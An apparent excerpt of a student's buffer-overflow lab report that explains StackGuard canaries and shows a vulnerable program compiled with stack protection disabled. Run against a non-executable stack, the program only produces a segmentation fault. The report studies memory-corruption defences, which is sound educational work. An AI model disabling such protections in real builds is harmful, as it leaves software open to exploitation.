
Stackguard protection modifies the organisation of stack-allocated data by including a canary value. When the canary value is destroyed by stack buffer overflow, it is detected and prevented.

TASK 7:



```
seed@pes1201800144rajdeep:~/.../final$ sudo su
root@VM:/home/seed/Desktop/final# gcc -o stack -fno-stack-protector -z noexecsta
ck stack.c
root@VM:/home/seed/Desktop/final# exit
seed@pes1201800144rajdeep:~/.../final$ ls -l stack
-rwxr-xr-x 1 root root 7516 Feb 18 22:43 stack
seed@pes1201800144rajdeep:~/.../final$
```

Screenshot 7.1: The program is compiled with non-executable stack and stackguard protection is turned off and also with address randomization turned off.



```
seed@pes1201800144rajdeep:~/.../final$ sudo su
root@VM:/home/seed/Desktop/final# gcc -o stack -fno-stack-protector -z noexecsta
ck stack.c
root@VM:/home/seed/Desktop/final# exit
seed@pes1201800144rajdeep:~/.../final$ ls -l stack
-rwxr-xr-x 1 root root 7516 Feb 18 22:43 stack
seed@pes1201800144rajdeep:~/.../final$ ./stack
Segmentation fault
seed@pes1201800144rajdeep:~/.../final$ 
```

Screenshot 7.2: Executing the program, it produces segmentation fault

In this task, since the stack is non-executable, hence the segmentation fault. In non-executable stack, the malicious data is treated as data and not code to be executed. Therefore the buffer overflow fails.